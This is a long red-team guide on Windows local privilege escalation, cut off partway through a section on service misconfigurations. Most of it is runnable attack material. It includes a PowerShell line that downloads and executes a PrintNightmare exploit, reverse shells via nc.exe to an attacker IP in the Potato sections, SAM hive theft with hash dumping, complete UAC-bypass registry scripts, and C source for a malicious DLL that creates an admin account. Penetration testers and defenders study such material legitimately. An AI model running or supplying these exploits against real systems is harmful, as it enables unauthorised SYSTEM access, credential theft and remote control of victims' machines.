Windows Local Privilege Escalation: The Complete Red Team Bible (2021–2026)
The most comprehensive Windows LPE guide ever written — covering 100+ techniques from kernel exploits, token abuse, the entire Potato family, UAC bypasses, DLL hijacking, service misconfigs, COM hijacking, credential hunting, and every major CVE up to 2026.

Disclaimer: This research is provided strictly for authorized penetration testing, red team operations, and educational purposes. Never test techniques against systems you do not own or have explicit written permission to assess. All techniques described here are well-documented in public CVE databases, MITRE ATT&CK, academic papers, and vendor advisories.
Introduction
Local Privilege Escalation (LPE) is the art of going from a low-privileged shell (regular user, service account, network user) to NT AUTHORITY\SYSTEM, Local Administrator, or a high-integrity process — without any additional network interaction.
This guide is organized into 15 major attack categories, covering 100+ distinct techniques, their enumeration commands, exploitation methods, detection opportunities, and mitigations. It covers every major LPE class from Windows 7 through Windows 11 24H2 and Windows Server 2025.
Terminology
| Term | Meaning |
|---|---|
| LPE | Local Privilege Escalation — going from low to high privileges |
| EoP | Elevation of Privilege — same concept, Microsoft’s terminology |
| NT AUTHORITY\SYSTEM | The highest Windows account, equivalent to ring-0 context |
| High Integrity | An elevated process (UAC bypassed) |
| Medium Integrity | A standard non-admin process |
| Low Integrity | Sandboxed/restricted processes (IE Protected Mode, AppContainer) |
| Token | A kernel object representing a security context |
| PAC | Privilege Attribute Certificate — Kerberos authorization data |
Integrity Levels (IL)
1
2
3
4
5
System   (0x4000)  — NT AUTHORITY\SYSTEM
High     (0x3000)  — Elevated administrator (UAC approved)
Medium   (0x2000)  — Standard user (default for local admin when UAC is on)
Low      (0x1000)  — Sandboxed / AppContainer
Untrusted(0x0000)  — Lowest, used for anonymous sessions
Tools Reference
Automated Enumeration
| Tool | Platform | Command | Source |
|---|---|---|---|
| winPEAS | Windows | winPEASx64.exe | PEASS-ng |
| PowerUp | Windows/PS | Invoke-AllChecks | PowerSploit |
| SharpUp | Windows | SharpUp.exe audit | GhostPack/SharpUp |
| Seatbelt | Windows | Seatbelt.exe -group=all | GhostPack/Seatbelt |
| Watson | Windows | Watson.exe | rasta-mouse/Watson |
| wesng | Linux | python3 wesng.py systeminfo.txt | bitsadmin/wesng |
| BeRoot | Windows | beRoot.exe | AlessandroZ/BeRoot |
| JAWS | PowerShell | .\jaws-enum.ps1 | 411Hall/JAWS |
| PrivescCheck | PowerShell | Invoke-PrivescCheck | itm4n/PrivescCheck |
Manual Enumeration Kickstart
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
# System / OS information
systeminfo
[System.Environment]::OSVersion.Version
Get-ComputerInfo | Select-Object OsName, OsVersion, OsBuildNumber

# Current user context
whoami /all
whoami /priv
whoami /groups

# Local users and groups
net user
net localgroup administrators
Get-LocalGroupMember -Group "Administrators"

# Running processes
tasklist /v
Get-Process | Select-Object Name, Id, Path

# Running services
sc query
Get-Service | Where-Object {$_.Status -eq "Running"}

# Installed hotfixes (for kernel exploit identification)
wmic qfe get Caption,Description,HotFixID,InstalledOn
Get-HotFix | Sort-Object InstalledOn -Descending

# Network connections
netstat -ano
Get-NetTCPConnection

# Scheduled tasks
schtasks /query /fo LIST /v
Get-ScheduledTask | Where-Object {$_.TaskPath -notlike "\Microsoft\*"}

# Environment variables
set
Get-ChildItem Env:
Part 1: Kernel Exploits
Overview
Kernel exploits target vulnerabilities in the Windows NT kernel (ntoskrnl.exe), kernel-mode drivers, or system components that run at ring-0. A successful kernel exploit gives you unconditional SYSTEM access regardless of any other security control.
The Kernel Exploit Workflow
1
2
3
4
1. Enumerate OS version & build number
2. Identify missing patches (compare installed KBs vs. public CVE list)
3. Locate or compile appropriate exploit
4. Execute → elevate to SYSTEM
Identifying the Target
1
2
3
4
5
6
# Get full OS build info
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"

# PowerShell
[System.Environment]::OSVersion
(Get-WmiObject Win32_OperatingSystem).BuildNumber
Windows Exploit Suggester (wesng)
1
2
3
4
5
6
7
8
9
10
# On attacker machine
git clone https://github.com/bitsadmin/wesng
pip3 install wesng

# On victim — generate systeminfo output
systeminfo > C:\Temp\sysinfo.txt

# Transfer to attacker, then:
python3 wes.py --update
python3 wes.py sysinfo.txt -i 'Elevation of Privilege' --exploits-only
Metasploit Local Exploit Suggester
1
2
3
4
# From an existing meterpreter session
use post/multi/recon/local_exploit_suggester
set SESSION <id>
run
1.1 CVE-2021-34527 — PrintNightmare (LPE)
Affected: All Windows versions prior to August 2021 patches
Type: Print Spooler arbitrary DLL load → SYSTEM
The Print Spooler service (spoolsv.exe) runs as SYSTEM and accepts DLL loading via RpcAddPrinterDriver. A local user can load a malicious DLL directly into the spooler process.
Check if vulnerable:
1
2
3
4
5
# Check if Spooler is running
Get-Service Spooler

# Check Point and Print config (vulnerable if RestrictDriverInstallationToAdministrators = 0)
reg query "HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint" /v RestrictDriverInstallationToAdministrators
Exploit (PowerShell LPE):
1
2
3
4
5
6
7
8
# Download exploit
IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/calebstewart/CVE-2021-1675/main/CVE-2021-1675.ps1')

# Add a new local admin user
Invoke-Nightmare -NewUser "hacker" -NewPassword "P@ssw0rd123!" -DriverName "PrintMe"

# OR load a custom DLL payload
Invoke-Nightmare -DLL "C:\Temp\payload.dll"
C# (SharpPrintNightmare):
1
SharpPrintNightmare.exe C:\Temp\adduser.dll
Mitigation: Stop + disable Print Spooler where not needed; apply KB5004945+.
1.2 CVE-2021-36934 — HiveNightmare / SeriousSAM
Affected: Windows 10 1809 – 21H1 (pre-September 2021 patch)
Type: SAM/SYSTEM/SECURITY VSS shadow copy readable by non-admin users
Check:
icacls C:\Windows\System32\config\sam
# Vulnerable if output shows: BUILTIN\Users:(I)(RX)
Exploit:
1
2
3
4
5
6
7
8
9
10
# Check for shadow copies
vssadmin list shadows

# Copy the accessible hive files via shadow copy
cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\sam C:\Temp\sam
cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\system C:\Temp\system
cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\security C:\Temp\security

# Dump hashes on attacker (Linux)
secretsdump.py -sam sam -system system -security security LOCAL
PowerShell automated:
1
2
3
4
# HiveNightmare PoC
$vss = Get-WmiObject Win32_ShadowCopy | Select-Object -First 1
$path = $vss.DeviceObject + "\Windows\System32\config\SAM"
Copy-Item $path C:\Temp\sam -Force
1.3 CVE-2022-21882 / CVE-2022-21999 — Win32k Elevation of Privilege
Affected: Windows 10, Windows 11, Windows Server 2016/2019/2022 (unpatched Jan/Feb 2022)
Type: Win32k kernel UAF → token steal → SYSTEM
# Prebuilt PoC usage
CVE-2022-21882.exe
# Expected: spawns cmd.exe as NT AUTHORITY\SYSTEM
1.4 CVE-2023-21746 — LocalPotato (Windows Installer / NTLM Relay)
Affected: Windows 10/11 pre-Jan 2023 patch
Type: NTLM reflection attack on local Windows Installer → arbitrary file write as SYSTEM
LocalPotato.exe -i C:\Temp\payload.dll -o C:\Windows\System32\evil.dll
1.5 CVE-2023-23397 — Outlook Elevation of Privilege
Affected: Microsoft Outlook (pre-March 2023)
Type: Forces NTLM authentication to attacker server; relay or crack hash
1
2
3
# Send specially crafted calendar reminder forcing NTLM auth
# Use responder on attacker side to capture NetNTLMv2 hash
responder -I eth0 -wd
1.6 CVE-2024-21338 — AppLocker Driver (appid.sys) LPE
Affected: Windows 10, Windows 11 pre-February 2024 patch
Type: IOCTL abuse in AppLocker kernel driver → PreviousMode manipulation → kernel-mode read/write
The exploit manipulates the ETHREAD.PreviousMode field via a crafted IOCTL to the \Device\AppID device, enabling kernel-mode memory access from user space.
1
2
3
4
5
6
7
// Conceptual flow:
// 1. Open handle to \Device\AppID
// 2. Leak ETHREAD address via SystemHandleInformation
// 3. Send crafted IOCTL to set PreviousMode = 0 (kernel-mode)
// 4. Use NtWriteVirtualMemory to write SYSTEM token into current process EPROCESS
// 5. Restore PreviousMode = 1 (user-mode)
// 6. You are now SYSTEM
1.7 CVE-2024-38193 — AFD.sys (WinSock) UAF
Affected: Windows 10, Windows 11, Windows Server — pre-August 2024 patch
Type: Use-After-Free in Afd.sys (Ancillary Function Driver for WinSock) race condition
Exploitation chain:
- Corrupt kernel structures via the UAF
- Achieve arbitrary kernel read/write primitives
- Steal SYSTEM process token → inject into current process EPROCESS
- Repair corrupted structures (stealthy)
- Spawn agent/shell as SYSTEM
1.8 CVE-2025-62215 — Windows Kernel Race Condition (Zero-Day, Active 2025)
Affected: Windows 10, 11, Server 2019/2022/2025 — pre-November 2025 patch
Type: Race condition (double-free) in kernel shared resource handling → SYSTEM
CVSS: 7.0 | Actively exploited in the wild
Patch: KB5068858 (Win10), KB5068861 (Win11 24H2), KB5068860 (Server 2022)
1
2
3
4
Exploitation requires:
- Local authenticated access (low privilege)
- Win the race condition between concurrent threads touching same kernel resource
- Double-free → kernel heap corruption → memory overwrite → SYSTEM
1.9 CVE-2025-62221 — Cloud Files Mini Filter Driver UAF (Zero-Day, Dec 2025)
Affected: All supported Windows versions
Type: Use-After-Free in cldflt.sys (Cloud Files Mini Filter Driver) → SYSTEM
Status: Actively exploited in the wild | Patched in December 2025 Patch Tuesday
1.10 Classic Windows Kernel Exploits Reference Table
| CVE | MS Bulletin | OS | Type |
|---|---|---|---|
| CVE-2010-4398 | MS10-092 | XP/Vista/7 | Task Scheduler |
| CVE-2013-3660 | MS13-053 | XP/Vista/7/8 | Win32k |
| CVE-2014-6324 | MS14-068 | All | Kerberos PAC |
| CVE-2015-1701 | MS15-051 | Win7/8.1 | Win32k |
| CVE-2016-0167 | MS16-039 | Win7-10 | Win32k |
| CVE-2016-7255 | MS16-135 | Win7-10 | Win32k null ptr |
| CVE-2017-0213 | MS17-017 | Win7-10 | COM elevation |
| CVE-2019-1388 | — | Win7-10 | UAC cert dialog |
| CVE-2020-0787 | — | Win7-10 | BITS local symlink |
| CVE-2021-1732 | — | Win10 2004 | Win32k |
| CVE-2021-34527 | — | All | PrintNightmare |
| CVE-2021-36934 | — | Win10 1809-21H1 | HiveNightmare |
| CVE-2022-21882 | — | Win10/11 | Win32k UAF |
| CVE-2022-26923 | — | AD CS | Certifried |
| CVE-2023-21746 | — | Win10/11 | LocalPotato |
| CVE-2023-29360 | — | Win11 | MSTSCAX |
| CVE-2024-21338 | — | Win10/11 | AppLocker IOCTL |
| CVE-2024-38193 | — | Win10/11 | AFD.sys UAF |
| CVE-2024-49039 | — | All | Task Scheduler EoP |
| CVE-2025-62215 | — | All | Kernel race condition |
| CVE-2025-62221 | — | All | Cloud Files UAF |
Part 2: Access Token Manipulation (T1134)
Access tokens are kernel objects that define the security context of a process. Manipulating them is one of the most powerful LPE primitives in Windows.
Token Anatomy
1
2
3
4
5
6
7
Access Token contains:
├── User SID
├── Group SIDs
├── Privileges (SeDebugPrivilege, SeImpersonatePrivilege, etc.)
├── Integrity Level
├── Session ID
└── Token Type (Primary vs. Impersonation)
2.1 Token Impersonation — Duplicate & Steal (T1134.001)
If you have SeDebugPrivilege or SeImpersonatePrivilege, you can duplicate a SYSTEM token from any SYSTEM process and assign it to your process.
Mimikatz:
1
2
3
4
5
6
privilege::debug
token::elevate
token::whoami

# Steal token from a specific PID
token::elevate /domainadmin   # Look for domain admin tokens on the machine
Meterpreter:
1
2
3
4
5
use incognito
list_tokens -u
impersonate_token "NT AUTHORITY\\SYSTEM"
getuid
getsystem
PowerShell (manual):
1
2
3
# Using Invoke-TokenManipulation (PowerSploit)
Import-Module .\Invoke-TokenManipulation.ps1
Invoke-TokenManipulation -ImpersonateUser -Username "NT AUTHORITY\SYSTEM"
2.2 Token Impersonation via Named Pipe (T1134.001)
A named pipe server can call ImpersonateNamedPipeClient() after a privileged client connects, stealing the client’s token.
1
2
3
4
5
6
# Create a named pipe server and wait for SYSTEM to connect
$pipe = New-Object System.IO.Pipes.NamedPipeServerStream("\\.\pipe\testpipe", [System.IO.Pipes.PipeDirection]::InOut)
$pipe.WaitForConnection()

# After privileged process connects:
# ImpersonateNamedPipeClient() → DuplicateTokenEx() → CreateProcessAsUser()
2.3 Make Token (T1134.003)
Create a new access token from known credentials using LogonUser() or runas:
runas /netonly /user:DOMAIN\Administrator "cmd.exe"

# PowerShell
$cred = Get-Credential
Start-Process cmd.exe -Credential $cred
2.4 Parent Process ID (PPID) Spoofing (T1134.004)
Spawn a process with a spoofed parent PID to inherit security context of a privileged process:
1
2
// STARTUPINFOEX + UpdateProcThreadAttribute with PROC_THREAD_ATTRIBUTE_PARENT_PROCESS
// Points PPID to a SYSTEM process → child inherits its token
PowerShell (using psgetsys.ps1):
1
2
. .\psgetsys.ps1
[MyProcess]::CreateProcessFromParent((Get-Process winlogon | Select-Object -First 1).Id, "cmd.exe", "")
2.5 Meterpreter getsystem Techniques
Metasploit’s getsystem uses three internal techniques:
| Technique | Method |
|---|---|
| Technique 1 | Named pipe impersonation (system service spawns a thread connecting to attacker’s pipe) |
| Technique 2 | Token duplication via AdjustTokenPrivileges and SeDebugPrivilege |
| Technique 3 | SYSTEM token duplication from winlogon.exe handles |
1
2
3
4
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Part 3: The Potato Family (SeImpersonatePrivilege / SeAssignPrimaryTokenPrivilege)
The “Potato” exploits are a family of LPE techniques that abuse SeImpersonatePrivilege — a privilege granted by default to IIS application pools, SQL Server, Windows services, and many other service accounts.
Check for the privilege:
whoami /priv
# Look for: SeImpersonatePrivilege   Impersonate a client after authentication   Enabled
Quick Decision Tree
1
2
3
4
5
6
7
8
Do you have SeImpersonatePrivilege?
    YES
    ├── Windows >= Server 2019 / Win10 1809?
    │       ├── YES → GodPotato (works on everything)
    │       ├── YES → SweetPotato (EfsRpc/PrintSpoofer modes)
    │       └── YES → RoguePotato (if outbound TCP allowed)
    └── Windows < Server 2019?
            └── JuicyPotato (CLSID-based DCOM)
3.1 Hot Potato (Original)
The original Potato. Exploits NBNS spoofing + NTLM relay + autologon to escalate.
Status: Patched. Works: Windows 7/8/10 pre-2016 patches. Largely obsolete.
3.2 Rotten Potato
Mechanism: Trick BITS service into sending NTLM authentication to a local COM server; relay the NTLM token via ImpersonateNamedPipeClient().
Status: Partially patched. Use RottenPotatoNG for updated version.
rottenpotato.exe
3.3 Juicy Potato
The most widely used pre-2019 potato. Uses DCOM COM activation with a specific CLSID to trigger SYSTEM authentication.
Requirements: SeImpersonatePrivilege OR SeAssignPrimaryTokenPrivilege; port 6666 available (configurable); Windows < Server 2019 / Win10 < 1809.
# Find working CLSIDs: https://ohpe.it/juicy-potato/CLSID/
JuicyPotato.exe -l 6666 -p C:\Windows\System32\cmd.exe -a "/c whoami > C:\Temp\whoami.txt" -t * -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}

# Full reverse shell
JuicyPotato.exe -l 9999 -p C:\Windows\Temp\nc.exe -a "-e cmd.exe 10.10.10.5 4444" -t * -c {CLSID}
3.4 Juicy Potato NG (JuicyPotatoNG)
Updated Juicy Potato that auto-discovers working CLSIDs and supports Windows Server 2019.
JuicyPotatoNG.exe -t * -p "C:\Windows\system32\cmd.exe" -a "/c net user hacker P@ss123 /add && net localgroup administrators hacker /add"
3.5 Rogue Potato
Designed for Windows Server 2019 and Windows 10 1809+ where JuicyPotato fails. Uses a fake OXID Resolver redirected via port forwarding.
Requirements: Can reach attacker IP on port 135 (or use Chisel for port forwarding).
# Attacker side — set up socat relay
socat TCP-LISTEN:135,fork TCP:10.10.10.5:9999

# Victim side
RoguePotato.exe -r 10.10.10.5 -l 9999 -e "C:\Temp\payload.exe"

# With Chisel for port forwarding
chisel.exe client 10.10.10.5:8000 R:135:localhost:9999
RoguePotato.exe -r 10.10.10.5 -l 9999 -e "cmd.exe /c whoami > C:\Temp\w.txt"
3.6 PrintSpoofer
A standalone named pipe exploit that coerces the Print Spooler service into connecting to an attacker-controlled named pipe.
Works on: Windows 10 / Windows Server 2016-2019 (with Spooler running)
PrintSpoofer.exe -i -c "cmd /c whoami"
PrintSpoofer.exe -c "powershell -ep bypass -c IEX(New-Object Net.WebClient).DownloadString('http://10.10.10.5/shell.ps1')"

# Reverse shell
PrintSpoofer.exe -c "C:\Temp\nc.exe 10.10.10.5 4444 -e cmd.exe"
3.7 Sweet Potato
A collection of multiple potato techniques unified into one tool. Includes: RottenPotato, JuicyPotato+BITS, PrintSpoofer, EfsRpc (PetitPotam), and more.
# Default mode (PrintSpoofer)
SweetPotato.exe -a "whoami"

# EfsRpc mode (works when Spooler is disabled)
SweetPotato.exe -e EfsRpc -a "cmd /c net user hacker P@ss /add"

# DCOM mode
SweetPotato.exe -e DCOM -a "C:\Temp\payload.exe"

# WinRM mode
SweetPotato.exe -e WinRM -a "cmd /c whoami"
3.8 God Potato
The most modern potato — uses DCOM + RPC to coerce SYSTEM authentication. Works on essentially all current Windows versions.
GodPotato.exe -cmd "cmd /c whoami"
GodPotato.exe -cmd "cmd /c net user hacker P@ssword123! /add && net localgroup administrators hacker /add"
GodPotato.exe -cmd "C:\Temp\reverse.exe"
3.9 EFS Potato (EfsPotato)
Uses the EFS (Encrypting File System) RPC interface to coerce SYSTEM authentication — same primitive as PetitPotam.
EfsPotato.exe "C:\Temp\payload.exe"
3.10 Generic Potato
Handles HTTP and named pipe impersonation for SSRF-based LPE and file write scenarios.
GenericPotato.exe -p "C:\Temp\payload.exe" -e HTTP -l 8888
3.11 Local Potato (CVE-2023-21746)
Based on a Windows Installer NTLM reflection vulnerability — does not require SeImpersonatePrivilege.
LocalPotato.exe -i C:\Temp\source.dll -o C:\Windows\System32\target.dll
Part 4: UAC Bypass (T1548.002)
User Account Control (UAC) separates standard users from administrators by requiring a consent/credential prompt before high-integrity operations. A UAC bypass silently elevates to High Integrity without user interaction.
Requirements for all UAC bypasses:
- The user must already be a member of the Local Administrators group
- UAC must be set to something other than “Always Notify” (default)
Check UAC level:
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA

# 0 = Never notify (no UAC bypass needed — already admin)
# 2 = Always notify (hardest to bypass)
# 5 = Default (notify only for app changes) — most bypasses work
4.1 fodhelper.exe Registry Hijack
fodhelper.exe is an auto-elevate binary that reads HKCU before executing. Injecting a malicious handler causes it to execute your payload at High Integrity.
1
2
3
4
5
6
7
8
# Works on: Windows 10 / 11 (default UAC)
New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "cmd.exe /c start cmd.exe" -Force
Start-Process "C:\Windows\System32\fodhelper.exe"

# Cleanup
Remove-Item -Path "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
4.2 eventvwr.exe Registry Hijack
One of the most classic UAC bypasses. eventvwr.exe looks up HKCU\Software\Classes\mscfile\shell\open\command.
1
2
3
4
5
6
7
$payload = "cmd.exe /c start cmd.exe"
$registryPath = "HKCU:\Software\Classes\mscfile\shell\open\command"
New-Item -Path $registryPath -Force | Out-Null
Set-ItemProperty -Path $registryPath -Name "(default)" -Value $payload -Force
Start-Process "eventvwr.exe"
Start-Sleep -Seconds 2
Remove-Item -Path "HKCU:\Software\Classes\mscfile\" -Recurse -Force
4.3 sdclt.exe AppPath Registry Hijack
sdclt.exe (Backup and Restore) auto-elevates and can be hijacked via HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe.
1
2
3
4
5
6
7
$payload = "cmd.exe"
$regPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe"
New-Item -Path $regPath -Force | Out-Null
Set-ItemProperty -Path $regPath -Name "(default)" -Value $payload
Start-Process "sdclt.exe"
Start-Sleep -Seconds 2
Remove-Item -Path $regPath -Force
4.4 computerdefaults.exe / ComputerDefaults.exe
1
2
3
4
New-Item -Path "HKCU:\Software\Classes\ms-settings\shell\open\command" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\shell\open\command" -Name "(default)" -Value "cmd.exe" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\shell\open\command" -Name "DelegateExecute" -Value "" -Force
Start-Process "C:\Windows\System32\ComputerDefaults.exe"
4.5 SilentCleanup Scheduled Task Hijack
The SilentCleanup scheduled task runs DismHost.exe from an AppData path (writable by Medium Integrity) with High Integrity. Placing a payload in the right path gets auto-executed elevated.
1
2
3
4
# The scheduled task runs from a temp folder under AppData
# Identifying the DISMHOST path:
$taskPath = (Get-ScheduledTask -TaskName "SilentCleanup").Actions.Execute
# Place DLL in writable AppData subfolder that gets searched first
4.6 ICMLuaUtil COM Interface (T1548.002)
Used by DarkSide, LockBit, TrickBot. Leverages the ICMLuaUtil elevated COM interface.
1
2
3
// Instantiate ICMLuaUtil via CoCreateInstance with elevation moniker
// {6EDD6D74-C007-4E75-B76A-E5740995E24C} CLSID
// Call ShellExec() method → executes with High Integrity
via Metasploit:
1
2
3
use exploit/windows/local/bypassuac_comhijack
set SESSION <id>
run
4.7 DiskCleanup SilentCleanup DLL Hijack
The Disk Cleanup utility (cleanmgr.exe) auto-elevates and loads DLLs from user-writable paths.
1
2
# DLL side-load via SilentCleanup
# Place malicious DLL in %USERPROFILE%\AppData\Local\Temp\...
4.8 UACMe — The Complete UAC Bypass Framework
UACMe by hfiref0x contains 70+ documented UAC bypass methods across all Windows versions.
# Usage: Akagi.exe <method_id> <payload>
Akagi64.exe 23 C:\Temp\payload.exe   # IFileOperation DLL hijack
Akagi64.exe 33 C:\Temp\payload.exe   # AppInfo DCOM
Akagi64.exe 34 C:\Temp\payload.exe   # WOW64 logger (works Win10/11)
Akagi64.exe 41 C:\Temp\payload.exe   # SPPLUAObject COM
Akagi64.exe 61 C:\Temp\payload.exe   # IColorDataProxy elevated COM
Akagi64.exe 70 C:\Temp\payload.exe   # CMSTPLUA (used by LockBit/DarkSide)
Key method categories in UACMe:
| Method # | Type | Target |
|---|---|---|
| 2 | Shell API / Registry | sysprep.exe |
| 6 | Shell API / Registry | mmc.exe |
| 22 | DLL Hijack via IFileOperation | SxS DotLocal |
| 23 | DLL Hijack via IFileOperation | comctl32.dll |
| 33 | COM Interface | AppInfo DCOM |
| 34 | Registry | WOW64 logger |
| 41 | COM Interface | SPPLUAObject |
| 56 | Registry | ms-settings handler |
| 61 | COM Interface | IColorDataProxy |
| 65 | Scheduled Task | SilentCleanup |
| 70 | COM Interface | CMSTPLUA |
4.9 Bypass via Token Impersonation (KONNI Technique)
Some malware families (KONNI) perform UAC bypass by duplicating an elevated token from an already-elevated process and using it to spawn High Integrity shells — bypassing UAC entirely through the token level rather than through auto-elevate binaries.
4.10 WSReset.exe UACBypass
WSReset.exe (Windows Store reset) auto-elevates and reads a command from HKCU\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\Shell\open\command.
1
2
3
4
5
$cmd = "cmd.exe /c start cmd.exe"
$regPath = "HKCU:\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\Shell\open\command"
New-Item -Path $regPath -Force
Set-ItemProperty -Path $regPath -Name "(default)" -Value $cmd
Start-Process "C:\Windows\System32\WSReset.exe"
Part 5: DLL Hijacking & Execution Flow Hijacking (T1574)
5.1 DLL Search Order Hijacking (T1574.001)
Windows loads DLLs in the following default order (when SafeDllSearchMode is on):
- Directory from which the application was loaded
C:\Windows\System32C:\Windows\System(16-bit)C:\Windows- Current working directory
- Directories in
%PATH%
Finding hijack candidates with Procmon:
1
2
3
Set filter: Result = "NAME NOT FOUND" AND Path ends with ".dll"
Launch application and observe missing DLLs
Check if any of the search locations are user-writable
Common writable PATH locations:
# Enumerate PATH directories and check permissions
for %d in ("%PATH:;=";"%") do @(echo %d & icacls %d 2>nul | findstr /i "BUILTIN\Users.*W\|Everyone.*W\|BUILTIN\Users.*F\|Everyone.*F")
Create a malicious DLL:
1
2
3
4
5
6
7
8
9
// payload.c
#include <windows.h>
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved) {
    if (fdwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /c net user hacker P@ss123 /add && net localgroup administrators hacker /add");
    }
    return TRUE;
}
// Compile: x86_64-w64-mingw32-gcc -shared -o target.dll payload.c
5.2 Phantom DLL Hijacking (T1574.001)
Target applications that try to load DLLs that don’t exist on disk. Place your malicious DLL with the expected name.
Finding phantom DLLs:
1
2
Procmon filter: Result = "NAME NOT FOUND" AND Operation = "Load Image"
Check if the missing DLL path is writable
Common phantom DLL targets:
wbemcomn.dllin temp directoriesversion.dllin application directories- Various
api-ms-win-*.dllin writable paths
5.3 DLL Side-Loading (T1574.002)
Place a malicious DLL alongside a legitimate signed executable that loads it by name. The legitimate binary provides cover (signed, reputable).
# Example: VLC loads plugins from its directory
# Place malicious libvlc.dll in C:\Program Files\VideoLAN\VLC\ (if writable)
# Or copy legitimate exe to a writable directory alongside malicious DLL
5.4 Relative Path DLL Hijacking
Copy a legitimate signed executable (that loads DLLs relatively) into a user-writable directory alongside a malicious DLL:
# Example: wusa.exe loads WTSAPI32.dll relatively
# Create: C:\Temp\wusa.exe (copy of legit wusa.exe)
# Create: C:\Temp\WTSAPI32.dll (malicious)
# Run: C:\Temp\wusa.exe → loads malicious DLL with wusa's privileges
5.5 PATH Environment Variable Hijacking (T1574.007)
If any directory in %PATH% is writable by the current user, any DLL that system processes attempt to load by name from PATH will be hijacked.
1
2
3
4
5
6
7
# Check each PATH directory
($env:PATH).Split(';') | ForEach-Object {
    $perm = (icacls $_) -join ' '
    if ($perm -match 'BUILTIN\\Users.*(F|M|W)') {
        Write-Host "WRITABLE: $_" -ForegroundColor Red
    }
}
5.6 WinSxS / SxS DotLocal DLL Hijacking
Windows Side-by-Side (WinSxS) allows applications to use an .local redirect directory for DLLs, overriding the system search order. Used in UACMe method 22.
Part 6: Service Exploitation
6.1 Unquoted Service Paths (T1574.009)
When a service path contains spaces and is not enclosed in quotes, Windows tries multiple executable paths.
Example: If service path is C:\Program Files\My App\service.exe, Windows tries:
C:\Program.exeC:\Program Files\My.exeC:\Program Files\My App\service.exe
